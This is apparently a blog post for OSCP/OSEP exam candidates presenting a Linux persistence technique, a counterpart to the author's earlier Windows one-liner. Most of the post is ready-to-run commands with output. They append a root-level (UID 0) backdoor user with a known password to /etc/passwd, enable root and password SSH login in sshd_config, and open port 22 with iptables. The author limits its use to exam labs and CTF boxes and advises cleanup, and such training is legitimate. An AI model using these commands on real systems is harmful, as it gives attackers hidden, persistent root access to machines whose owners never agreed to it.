

A while back I wrote about Chepe. The little Windows one liner that creates a backdoor user and opens RDP for you during OSCP or OSEP. People liked it. People used it. People messaged me saying it helped them pass. So I figured it was time to give Chepe a Linux cousin.
Let me start by saying I did not invent this cool trick. But the idea is the same as the Windows one liner that I automated . You popped a shell on a Linux box. You are root. Then you add a backdoor user and enabled ssh so you can leverage that new user which is also root or has root user. Exact same thing but instead of RDP we use ssh.
In Action
The flow is very simple. We generate a hash for an easy password:
openssl passwd -1 -salt xyz Password123That gives you a hash. Looks like this:
$1$xyz$G6A2eucKHcZRdKGG5T1ag/Now the magic line
echo 'chepe:$1$xyz$G6A2eucKHcZRdKGG5T1ag/:0:0:root:/root:/bin/bash' >> /etc/passwdThat is a UID 0 user. Which means root. The name does not matter, Linux only cares about the number. Could be chepe, could be backup, could be whatever. I am sticking with chepe because the man earned it on Windows already.
Quick check:
bash-5.0# tail -1 /etc/passwd
chepe:$1$xyz$G6A2eucKHcZRdKGG5T1ag/:0:0:root:/root:/bin/bash
Next part is enabled ssh and opening the required ports if they are blocked.
sed -i 's/^#*PermitRootLogin.*/PermitRootLogin yes/' /etc/ssh/sshd_config
sed -i 's/^#*PasswordAuthentication.*/PasswordAuthentication yes/' /etc/ssh/sshd_config
Restart the daemon so our changes can take effect:
systemctl restart sshOn some distros it is sshd instead of ssh. If one fails try the other, do not overthink it.
We check the shh inbound port to confirm and poked a hole in the firewall:
bash-5.0# ss -tlnp | grep :22
LISTEN    0         128                0.0.0.0:22               0.0.0.0:*        users:(("sshd",pid=86597,fd=3))
LISTEN    0         128                   [::]:22                  [::]:*        users:(("sshd",pid=86597,fd=4))
bash-5.0#
iptables -I INPUT 1 -p tcp --dport 22 -j ACCEPT
Beautiful! We do have now a clean and TTY shell that is also persistent. This allow us to ssh as chepe at anytime who is also root, using Password123 .
Do not do this on a real engagement. Same reason I said it for the Windows version. Opening SSH on a production box and adding a UID 0 user is a very bad idea. On exam labs and CTF boxes it is fine. On a customer environment it is a way to lose your contract and possibly your job.
If you do use it during a sanctioned engagement for some specific reason, clean up. Remove the user, revert sshd_config, drop the iptables rule. Leave the box the way you found it.
Good luck on your OSCP or OSEP exam. And remember, do not try harder, try smarter.